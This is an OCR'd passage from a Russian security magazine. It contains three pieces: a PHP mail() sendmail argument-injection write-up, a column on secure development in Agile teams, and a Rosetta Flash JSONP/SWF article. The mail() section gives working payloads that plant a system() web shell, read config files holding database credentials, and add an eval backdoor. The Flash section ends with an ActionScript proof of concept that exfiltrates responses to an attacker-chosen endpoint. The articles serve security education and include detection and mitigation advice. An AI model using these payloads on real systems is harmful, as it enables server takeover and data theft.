(gdb) set args -r 'mail("a@b.com", "s", "m", "",↵
"-arg val");'
```

Ставим точку останова и запускаем:

```
(gdb) b mail.c:291
Breakpoint 1 at 0x83f39b2: file /opt/php-5.3.0/↵
 ext/standard/mail.c, line 291.(gdb) r
Starting program: /opt/php-5.3.0/sapi/cli/↵
 php -r 'mail("a@b.com", "s", "m", "","-arg val");'
[Thread debugging using libthread_db enabled]
Breakpoint 1, php_mail (to=0x8b5c2b8 "a@b.com",↵
 subject=0x8b5c2ec "s", message=0x8b5be2c "m",↵
 headers=0x8b5be9c "", extra_cmd=0x8b5c31c↵
 "-arg val")
at /opt/php-5.3.0/ext/standard/mail.c:291291↵
 sendmail = popen(sendmail_cmd, "w");
```

Выводим значения нужных нам переменных:

```
(gdb) p sendmail_path
$1 = 0x89af284 "/usr/sbin/sendmail -t -i"↵
 (gdb) p sendmail_cmd
$2 = 0x8b5c35c "/usr/sbin/sendmail -t -i  -arg val"
```

Очень хочется вместо -arg val указать какую-нибудь команду типа ;ls -al или еще что-то подобное, но от такого установлена защита. Поэтому вместо прямых команд будем использовать рассмотренные выше аргументы.

EXPLOIT

Теперь загрузим минимальный шелл на сервер:

```
$to = 'a@b.c';
$subject = '<?php system($_GET["cmd"]); ?>';
$message = '';
$headers = '';
$options = '-OQueueDirectory=/tmp -X/var/www/↵
           html/rce.php';
```

При открытии файла http://localhost/rce.php в браузере получим следующее содержание:

```
11226 <<< To: a@b.c
11226 <<< Subject: 11226 <<< X-PHP-Originating-↵
          Script: 1000:mailexploit.php
11226 <<<
```

Но при проверке на самом сервере видим, что строка с шеллом есть, а значит, код исполняется:

```
> cat rce.php
11226 <<< To: a@b.c
11226 <<< Subject: <?php system($_GET["cmd"]); ?>
11226 <<< X-PHP-Originating-Script: 1000:↵
          mailexploit.php
11226 <<<
```

Проверим работу http://localhost/rce.php?cmd=ls%20-la:

```
11226 <<< To: a@b.c
11226 <<< Subject: total 20
drwxrwxrwx 2 * * 4096 Sep 3 01:25 .
drwxr-xr-x 4 *** www-data 4096 Sep 2 23:53 ..
-rw-r--r-- 1 * * 92 Sep 3 01:12 config.php
-rwxrwxrwx 1 * * 206 Sep 3 01:25 mailexploit.php
-rw-r--r-- 1 www-data www-data 176 Sep 3↵
01:27 rce.php
11226 <<< X-PHP-Originating-Script: 1000:↵
mailexploit.php
11226 <<<
11226 <<<
11226 <<<
11226 <<< [EOF]
```

Или рассмотрим пример чтения файлов на сервере. Для этого воспользуемся аргументом -C:

```
$options = '-C/var/www/html/config.php↵
 -OQueueDirectory=/tmp -X/var/www/html/evil.php';
mail($to, $subject, $message, $headers, $options);
```

Получаем файл evil.php со следующим содержимым:

```
11124 >>> /var/www/html/config.php: line 1:↵
  unknown configuration line "<?php"
11124 >>> /var/www/html/config.php: line 3:↵
  unknown configuration line "dbuser = 'someuser';"
11124 >>> /var/www/html/config.php: line 4:↵
  unknown configuration line "dbpass = 'somepass';"
11124 >>> /var/www/html/config.php: line 5:↵
  unknown configuration line "dbhost = 'localhost';"
11124 >>> /var/www/html/config.php: line 6:↵
  unknown configuration line "dbname = 'mydb';"
11124 >>> No local mailer defined
```

Есть, правда, одно «но»: мало кто даст пользователю контроль над всеми параметрами при отправке писем. Поэтому автор предложил несколько реальных сценариев:

1. **Панель администратора**
   Хостеры обычно выдают доступ к этой функции владельцам Shared без проблем, и есть возможность прочитать файлы других пользователей — соседей этого хостинга.

или же как дополнительный вариант — чтобы закрепиться на сервере, оставив лазейку такого вида.


2. **Почтовый сервис**
В некоторых случаях хостеры или сайты предоставляют функционал отправки писем. И если пользователю позволяется указать отправителя через аргумент -f, то также можно провести атаку:

```
-f\'${PHPFROM}\' -OQueueDirectory=/tmp -X /↵
var/www/uploads/back.php
```

где PHPFROM:

```
"<?if(isset(\$_SERVERHTTP_SHELL ())↵
eval(\$_SERVER[HTTP_SHELL]);/*@*/?>"
```

Подобные «почтовые» сервисы особенно часто встречаются в виде скриптов для рассылки спама, поэтому такой вектор атаки ты можешь встретить до сих пор.



TARGETS

Проверить веб-приложение можно следующим регулярным выражением:

```
grep -r -n --include "*.php""mail(.*,.*,.*,.*,.*)" *
```

Также подобная уязвимость была найдена в популярном PHP-фреймворке Zend (bit.ly/1tIq8jD), правда, довольно давно, в конце 2011 года.

SOLUTION

Желательно не использовать все пять параметров при вызове функции `mail()` или добавить качественную проверку получаемых от пользователя параметров. Также рекомендую обновиться до версии PHP 5.4 и выше, так как из нее был убран режим `safemode`, а следовательно, все защитные механизмы теперь включены по умолчанию и их нельзя отключить.]I[

Колонка Алексея Синцова

О ВНЕДРЕНИИ SDLC...

...И ДРУГИЕ МЫСЛИ ПРО ЭЛЕМЕНТЫ БЕЗОПАСНОЙ РАЗРАБОТКИ

Про SDLC, как и про пентесты, не писал разве что ленивый, а так как я не ленивый (врет он. — Прим. совести), то напишу и я. Особенно хочется поговорить про элементы и парадигмы SDLC в рамках гибких методологий разработки, в частности Agile, а также вообще про организацию безопасной разработки в современных софтверных компаниях.



Алексей Синцов

Известный white hat, докладчик на security-конференциях, соорганизатор ZeroNights и просто отличный парень. В данный момент занимает должность Principal Security Engineer в компании Nokia, где отвечает за безопасность сервисов платформы HERE.

alexey.sintsov@here.com

SDLC

SDLC (security development life cycle) — процесс безопасной разработки, штука, которая выглядит полезно и круто. Конечно, кто бы не хотел делать сразу все шикарно и безопасно. К данной категории пациентов относится и корпорация Microsoft, которая и была одним из первопроходцев «внедрения SDLC». Компания устала от того, что, когда заходит речь о безопасности их продуктов, такой диалог заканчивается одинаковым резюме: «решето». И корпорация вложила огромные силы, чтобы как-то изменить свои продукты, а для этого менять надо весь процесс. Собственно, таким путем они и пришли к своему классическому SDLC, прочитать про который ты можешь у них на сайте (www.microsoft.com/security/sdl/default.aspx).

AGILE

Как многие знают, описанная Microsoft модель была заточена под старомодную, но популярную в то время методологию разработки — Waterflow. Учась в универе, в 2006 году мы все еще проходили данную модель как основную, базовую (хотя у нас были и материалы в курсе про экстремальное программирование, но «Водопад» был основной). Однако в реальности на данный момент мало кто из софтверных компаний ее использует, теперь все любят гибкие методологи семейства Agile. Нет места объяснять, чем там все отличается и как оно все работает, поэтому надеюсь, что читатель знаком со всей этой темой... Но главное, что нам нужно понять, — в чем будет отличие с точки зрения SDLC. Так вот, в «Водопаде» с SDLC наши регламенты, процедуры и прочие работы, связанные с безопасностью, отлично встраиваются в этапы методологии. У нас есть четкое планирование того, что мы хотим сделать и что увидим на выходе, при этом мы говорим в рамках всего разрабатываемого продукта: на этапе архитектуры оцениваем риски, строим модель, планируем защитные механизмы, прорабатываем требования, на этапе разработки используем выбранные фреймворки и подходы безопасного программирования, на выходе тестируем продукт и выпускаем. Это если кратко, не внедряясь во все процедуры SDLC. С Agile все несколько иначе, хотя бы потому, что есть приоритеты, циклы разработки с «постоянным выпуском» новых фич, и сегодня мы не очень можем знать, что и как мы будем разрабатывать через месяц (зависит, конечно, от Backlog и пропускной способности команды), и таких вот различий весьма много. В этих условиях довольно сложно взять и прикрепить «безопасность» в виде того SDLC, что описан MS. На самом деле различий гораздо больше, но журнал у нас не резиновый...

Мы (безопасники) привыкли воспринимать безопасность как нечто особое, отдельное от всего, тогда как на самом деле это просто одно из свойств «качества» продукта. По сути, в Agile не надо ничего придумывать и как-то

«прилеплять» безопасность или некое SDLC. Достаточно просто расширить понятия качества и тестирования, а также требования к безопасности, добавить в анализ рисков наши риски ИБ. Но именно в этом и есть вся магия и «челлендж».

РАСПРЕДЕЛЕННЫЕ КОМАНДЫ

Еще проблема — что делать, если у нас много разных команд, да еще и распределенных, которые делают абсолютно разные вещи. Например, у нас в HERE одна команда пишет нативное embedded-приложение для автомобиля, другая — мобильное приложение для iPhone, а третья — онлайн-сервис в облаке... Требования, возможности, методологии разработки и прочие практики у всех разные! Не говоря уже о навыках «безопасности». И да, таких команд много, а команда безопасников одна. Тем не менее хотелось бы, чтобы разработка была максимально безопасной, без применения метода «одна команда — один безопасник».

ЗАБИТЬ НА SDLC?


Как видно, в современных условиях SDLC в том контексте, про который говорит MS, практически нереально применить у себя дома. Поэтому можно прочитать все рекомендации, советы и истории успеха от MS (или других авторов, включая меня) по внедрению SDLC и смело забить на них и не пытаться внедрить «то же самое». Это не будет так работать. Ведь кроме всего прочего, все команды и процессы отличаются в разных компаниях. Что хорошо у одного — плохо и даже вредно у другого! Если тебе действительно нужна безопасная разработка, то придется все делать с нуля — никаких рецептов или алгоритмов: все компании — различные организмы, и процессы у них могут быть разными, даже если на бумаге все одно. Здравый смысл + полноценное использование того, что уже есть, сильно упростят вам жизнь.

(НЕ)ВРЕДНЫЕ СОВЕТЫ

И все же пару-другую мыслей я выскажу. Но это скорее как собственный опыт. Итак, захотев внедрить разработку в вышеописанном «хаосе» и приняв тот факт, что нет никакого универсального пути или алгоритма для решения этой задачи, что мы можем сделать? Все, что у нас есть, — это собственный опыт и знания. И на самом деле это уже немало. Отмечу, что «безопасным» продукт делают не консультанты-безопасники или иные умники вроде меня, а разработчики. Просто многие вещи они (не) делают на автомате, по незнанию неких подводных камней — то есть тупо из-за отсутствия опыта и знаний. Поэтому самое главное — накапливать эти знания в командах. Гибкие методологии для этого еще как годятся, возьмем ту же самую ретроспективу как подобный механизм — и не надо придумывать велосипед. Хотя это все детали. Кроме прочего — секурити-команда в компании может быть отличным тренером (ну и понятно, что можно посылать на внешние конференции, тренинги и прочее). Например, у нас в компании ежегодно проводятся внутренние воркшопы-семинары, где различные команды делятся тем или иным опытом. В том числе и мы, безопасники. Тут же полно места для фантазии: можно сделать мини-HackQuest/CTF в рамках такого внутреннего ивента, с простыми, но эффективными эксплойтами, атаками — поверь, те разработчики, что поиграют в это, запомнят урок. Но вот не факт, что вспомнят про него во время работы. К сожалению, в Agile эффективность всей методологии зависит от ответственности самой команды, ровно это же относится и к безопасности. Каждая команда сама ответственна за безопасность своего продукта, и это нужно развивать, так как это всего лишь один из критериев качества. Как это приходит: от стейкхолдеров или владельца продукта — неважно. Важно, чтобы это было. Когда владелец продукта заинтересован в этом, сделать это легче, но все же не всегда так. В любом случае наша команда безопасников может и должна генерировать некоторые входные данные — требования безопасности, рекомендации, селфчек-листы, гайды и прочее и прочее. И одно из самых важных — максимум автоматизации! Это все то, на основе чего каждая отдельная команда сможет создавать свои требования и «секурити»-таски (заметь, что секурити у меня не идет историей, это только таски) для конкретного своего проекта, использовать наши тулзы и сервисы (по фаззингу, проверке кода и анализу настроек и среды). Например, задача: пользователь хочет иметь возможность зарегистрироваться на нашем сайте. Проходит первый цикл — мозговой штурм, с анализом рисков и всем прочим + есть наши требования: «Для ситуаций А, Б, ... должен быть SSL (ссылка на гайд, что такое правильный ССЛ)», «фильтрация ввода/вывода для пользовательского взаимодействия (ссылки, ну пусть на ОВАСП или материалы про XSS/SQLi и прочие инъекции)» и так далее. В итоге команда сама, без нашего участия, сформирует требования и сделает таски, связанные с ИБ: двухфакторная аутентификация, капча, CSRF, тесты, анализ кода... Но это мечты :). Конечно же, в самом простом случае команда не будет знать, что есть какие-то требования безопасности, селфчек-листы, гайды и какие-то риски. Однако если у нас будут механизмы контроля требований, то можно предъявить претензии командам, в итоге уже на следующей итерации эти знания и опыт останутся с ребятами :). Например, если Agile-разработка интегрирована с гейтами, то именно тут самое место для «экзамена» и валидации. Кроме того, всегда есть финальное ревью, на котором наша команда проверяет документацию, секурити-тесты, результат тулов, типа анализаторов кода и фаззеров/сканеров. Короче, можно придумать множество механизмов влияния. Таким образом, секурити-команда становится неким организующе-проверяющим механизмом, а также командой сопровождения других команд. Мы разрабатываем все эти требования, гайды и тулзы, даем добрые советы и проводим тренинги. И сюда можно накрошить что угодно — все это вопрос архитектурно-организационный, и тут большое поле для творчества. Кроме того, наша RedTeam команда, как независимое лицо (непосредственно не разрабатывавшая код), для выбранных приоритезированных проектов может выполнять пентест или ручной анализ кода ;). Важно, что мы работаем не с конечным продуктом, проверяя ТОЛЬКО его, мы работаем с командой, проверяя, как у них организована была разработка, какие тесты они делали, как задокументировали вопросы безопасности и как организована работа с ключевыми элементами безопасности, какие риски они увидели. На разных гейтах мы бы прощупали разные слабые места и организовали бы feedback команде.

ЕЩЕ НЕМНОГО БУКОВОК

Можно долго говорить, как можно что-то сделать, или придумывать разные забавные идеи и ходы, это весело и может быть полезно. Но главное, что я хотел сказать, — что нет общего подхода или плана. Есть набор разношерстных практик и процедур, будь то анализ рисков или фаззинг, — и все это давно известно, но вот собрать все это так, чтобы оно работало как машина, — это главная проблема и искусство. Так что можно забить на термин SDLC как на руководство или план — так оно вряд ли заработает, только отдельные моменты. Второе: безопасность продукта — это вопрос разработчиков, их знаний и контроля, а не отдельных команд и людей, поэтому перенос ответственности и проверок на сторону разработчиков может помочь. Третье: безопасность — это критерий качества продукта. И все это взаимосвязано. Безопасной вам разработки!



Тот самый SDLC от MS



Тот самый SDLC от MS, воткнутый в Agile



Michele Spagnuolo
@mikispag
miki.it

ХИТРАЯ РОЗЕТТКА

ЗЛОУПОТРЕБЛЯЕМ JSONP С ПОМОЩЬЮ УТИЛИТЫ ROSETTA FLASH

В этой статье мы познакомимся с Rosetta Flash (CVE-2014-4671, CVE-2014-5333) — утилитой, которая создает специальные SWF-файлы, состоящие из ограниченного набора символов, чтобы использовать их против конечных точек JSONP. Это позволяет проводить CSRF-атаки на домены, хостящие конечные точки JSONP, и обходить ограничение Same Origin Policy.

ПРЕДИСЛОВИЕ

Давай сначала разберемся, каков же все-таки масштаб угрозы. Дело в том, что с помощью этой атаки можно заставить жертву выполнить произвольные запросы к любому домену с JSONP конечными точками и отдать потенциально важную информацию (не только JSON-ответы!) на подконтрольный злоумышленнику сайт.

Домены Google, YouTube, Twitter, LinkedIn, Yahoo!, eBay, Mail.ru, Flickr, Baidu, Instagram, Tumblr и Olark имели или имеют на момент написания этой статьи уязвимые конечные точки JSONP. Популярные фреймворки для веб-разработки Ruby on Rails и MediaWiki также содержали эту уязвимость.

ПЛАН АТАКИ

Для ясного понимания сценария атаки необходимо принять во внимание сочетание трех факторов:

1. Во Flash SWF-файл может выполнять GET- и POST-запросы, содержащие cookie, к сайту, на котором он хостится, без проверки crossdomain.xml. Именно поэтому разрешать пользователям загружать SWF-файлы на важные домены опасно: загрузив особым образом созданный SWF, атакующий может заставить жертву выполнить запрос, имеющий побочный эффект, и вытащить важные данные на внешний, контролируемый атакующим домен.
2. Дизайн JSONP позволяет атакующему контролировать первые байты вывода конечной точки путем указания callback-параметра в URL-запросе. Так как большинство JSONP callback'ов ограничивают допустимый набор символов до `[a-zA-Z_\.]`, мой инструмент сфокусирован именно на этом ограниченном наборе, но может работать и с другим набором допустимых символов, заданным пользователем.
3. SWF-файлы могут быть внедрены на контролируемый хакерами домен с помощью тега `<object>` и выполнятся как Flash, если их содержимое будет соответствовать содержимому валидного Flash-файла.

Rosetta Flash использует zlib, алгоритм кодирования Хаффмана и брутфорс контрольной суммы ADLER32 для конвертации любого SWF-файла в эквивалентный, но состоящий только из буквенно-цифровых символов, который можно передать в качестве JSONP callback'а и который потом вернется конечной точкой, успешно разместившей Flash-файл на уязвимом домене.

ТЕХНИЧЕСКИЕ ДЕТАЛИ

Rosetta Flash использует алгоритм Хаффмана для сопоставления неразрешенных байтов с разрешенными. Естественно, так как мы сопоставляем широкий набор символов с более узким, это не является сжатием в традиционном смысле этого слова, по сути, мы используем алгоритм Хаффмана в качестве Розеттского камня (bit.ly/1D5dyxC).


ФОРМАТ FLASH-ФАЙЛА

Flash-файл может быть несжатым (magic bytes `FWS` в заголовке), сжатым с помощью zlib (`CWS`) или сжатым по алгоритму LZMA (`ZWS`). Чем отличается их внутреннее устройство, можно посмотреть на рис. 2.

Кроме того, парсеры флеш-файлов очень либеральны и обычно игнорируют невалидные поля (такие как `Version` или `FileLength`). Это очень хорошо для нас, так как мы можем записывать туда любые символы, какие нам понадобится.

ЗАГОЛОВОК ZLIB

Теперь поговорим немного про zlib-заголовок сжатого с помощью zlib флеш-файла. Нам необходимо убедиться, что первые два байта zlib-потока, который на самом деле является оберткой над DEFLATE, корректны для нас, то есть это буквы либо цифры. Если заглянуть в спецификацию (bit.ly/YGzHD3), то zlib-поток выглядит следующим образом:



```
0   1
+---+---+=====================+---+---+---+---+
|CMF|FLG|...compressed data...|    ADLER32    |
+---+---+=====================+---+---+---+---+
```





Рис. 1. Rosetta Flash принимает на вход обычный бинарный SWF и возвращает эквивалентный, сжатый zlib, состоящий только из буквенно-цифровых символов

Рис. 2. Форматы SWF-заголовков

Рис. 3. Flash-парсеры очень либеральны

Рис. 4. Колдуем над первым байтом zlib-заголовка





WWW

В репозитории bit.ly/1AHhWPB Rosetta Flash я привожу готовые к использованию концепты с исходниками на ActionScript.

Первые два байта заголовка, которые нас интересуют, — это `CMF` и `FLG`. Первый байт, `CMF` (Compression Method and flags), делится на два четырехбитных поля: первое, `CM` [0:3], отвечает за метод компрессии, второе, `CINFO` [4:7], информационное, содержит информацию в зависимости от метода компрессии.

Второй байт, `FLG` (Flags), делится следующим образом:


- биты [0:4] — поле `FCHECK`;
- бит 5 — поле `FDICT`;
- биты [6:7] — `FLEVEL`.


`FCHECK` (Check bits for CMF and FLG) должно иметь такое значение, чтобы `CMF` и `FLG`, интерпретируемые как 16-битное беззнаковое целое, хранимое в MSB-порядке (`CMF*256+FLG`), было кратно 31.

`FDICT` (Preset dictionary) — если установлен данный флаг, то сразу же за `FLG`-байтом в zlib-потоке будет расположен четырехбайтовый идентификатор словаря `DICT`. Он нам не нужен, поэтому поле `FDICT` будем устанавливать в `0` (из-за чего я намеренно не привел `DICT` на схеме выше).

`FLEVEL` (Compression level) — уровень компрессии; забегая вперед, скажу, что мы будем устанавливать его в значение 3 (11 в бинарном виде), что означает максимальную компрессию и самый медленный алгоритм.

Теперь собираем всю эту информацию воедино. И оказывается, что существует вовсе не так много допустимых двухбайто-







```
CMF (Compression Method and flags)
   This byte is divided into a 4-bit compression method and a 4-
   bit information field depending on the compression method.


      bits 0 to 3  CM     Compression method
      bits 4 to 7  CINFO  Compression info

CM (Compression method)
   This identifies the compression method used in the file. CM = 8
   denotes the "deflate" compression method with a window size up
   to 32K.  This is the method used by gzip and PNG (see
   references [1] and [2] in Chapter 3, below, for the reference
   documents).  CM = 15 is reserved.  It might be used in a future
   version of this specification to indicate the presence of an
   extra field before the compressed data.

CINFO (Compression info)
   For CM = 8, CINFO is the base-2 logarithm of the LZ77 window
   size, minus eight (CINFO=7 indicates a 32K window size). Values
   of CINFO above 7 are not allowed in this version of the
   specification.  CINFO is not defined in this specification for
   CM not equal to 8.
```










Рис. 5. **Колдуем над вторым байтом zlib-заголовка**

Рис. 6. **Контрольная сумма ADLER32**

Рис. 7. **Манипуляции над контрольной суммой**

Рис. 8. **Формат DEFLATE-блока**

вых последовательностей для CMF + CINFO + FLG (учитывая проверочные биты FCHECK для CMF и FLG, на которые наложено определенное ограничение; FDICT, который должен быть установлен в 0, и уровень компрессии, который у нас равен 3).

Долго ходить вокруг да около не будем, скажу, что последовательность 0x68 0x43 = hC разрешена и Rosetta Flash использует именно ее. А 0x6842 = 26691 mod 31 = 0, так что все в порядке с FCHECK.

МАНИПУЛИРУЕМ КОНТРОЛЬНОЙ СУММОЙ ADLER32

Как ты можешь видеть из формата заголовка SWF-файла (см. рис. 2), контрольная сумма, располагающаяся в конце zlib-потока сжатого SWF файла, также должна состоять из буквенно-цифровых символов, чтобы подходить под наши нужды. Rosetta Flash присоединяет байты хитрым способом, чтобы получить ADLER32 контрольную сумму оригинального несжатого SWF-файла, которая состоит только из символов [a-zA-Z0-9_\.].

Контрольная сумма ADLER32 состоит из двух четырехбайтовых сумм, S1 и S2, объединенных между собой. Алгоритм работы расчета контрольной суммы представлен на рис. 6.

Для нашей задачи S1 и S2 должны быть соответствующего вида (а именно быть буквенно-цифровыми). Вопрос: как найти подходящую контрольную сумму, манипулируя исходным несжатым SWF? К счастью, формат SWF позволяет добавлять произвольные байты к концу исходного файла: они игнорируются. В этом вся фишка. Но как рационально присоединять байты? Я назвал свой подход Sleds + Deltas техникой (см. рис. 7).

По существу, мы продолжаем добавлять след из старших байтов (из 0xfe, поскольку значение 0xff не так хорошо работает с алгоритмом Хаффмана, который задействуем позже) до тех пор, пока не останется один байт, добавление которого вызовет переполнение по модулю суммы S1, и она станет минимальным валидным байт-представлением. Этот байт и будет дельта. Затем мы добавляем эту дельту, и теперь у нас есть валидная сумма S1, и мы хотим сохранить ее таковой. Поэтому мы добавляем след из NULL-байтов, до тех пор пока это не вызовет переполнение по модулю S2, и также получаем валидное значение суммы S2.

МАГИЯ ХАФФМАНА

После того как получим несжатый SWF-файл с буквенно-цифровым значением контрольной суммы и валидным буквенно-цифровым zlib-заголовком, настает время создать динамический код Хаффмана, который преобразует все байты в [a-zA-Z0-9_\.] символы. Эта часть утилиты Rosetta еще довольно сырая и нуждается в доработке. Прежде всего необходима оптимизация для повышения эффективности работы с большими файлами.

Мы используем два разных самописных кодировщика Хаффмана, которые особенно не стараются быть производительными, а фокусируются на выравнивании и смещении байтов, чтобы байты попали в допустимый набор символов. Для того чтобы сгладить неизбежный рост размера, повторяющиеся коды (код 16, сопоставленный с 00) используются для генерации сокращенного вывода, который все еще является буквенно-цифровым. Пример вывода утилиты ты можешь увидеть на рис. 9.

УНИВЕРСАЛЬНЫЙ, ЗАРЯЖЕННЫЙ POC

Теперь у нас есть все, что нам нужно. И мы можем начать создавать свои хитрые SWF-файлы. Этот пример кода написан на ActionScript 2.0 (для open source компилятора mstsc):


```
class X {
    static var app : X;
    function X(mc) {
  if (_root.url) {
        var r:LoadVars = new LoadVars();
        r.onData = function(src:String) {
        if (_root.exfiltrate) {
          var w:LoadVars = new LoadVars();
          w.x = src;
          w.sendAndLoad(_root.exfiltrate,
                w, "POST");
                      }
                      }
         r.load(_root.url, r, "GET");
            }
        }
        static function main(mc) {
            app = new X(mc);
        }
    }
```

Скомпилируем его в несжатый SWF-файл и скормим его Rosetta Flash. Буквенно-цифровой вывод (в сжатом виде, без переносов строк) представлен на рис. 10.

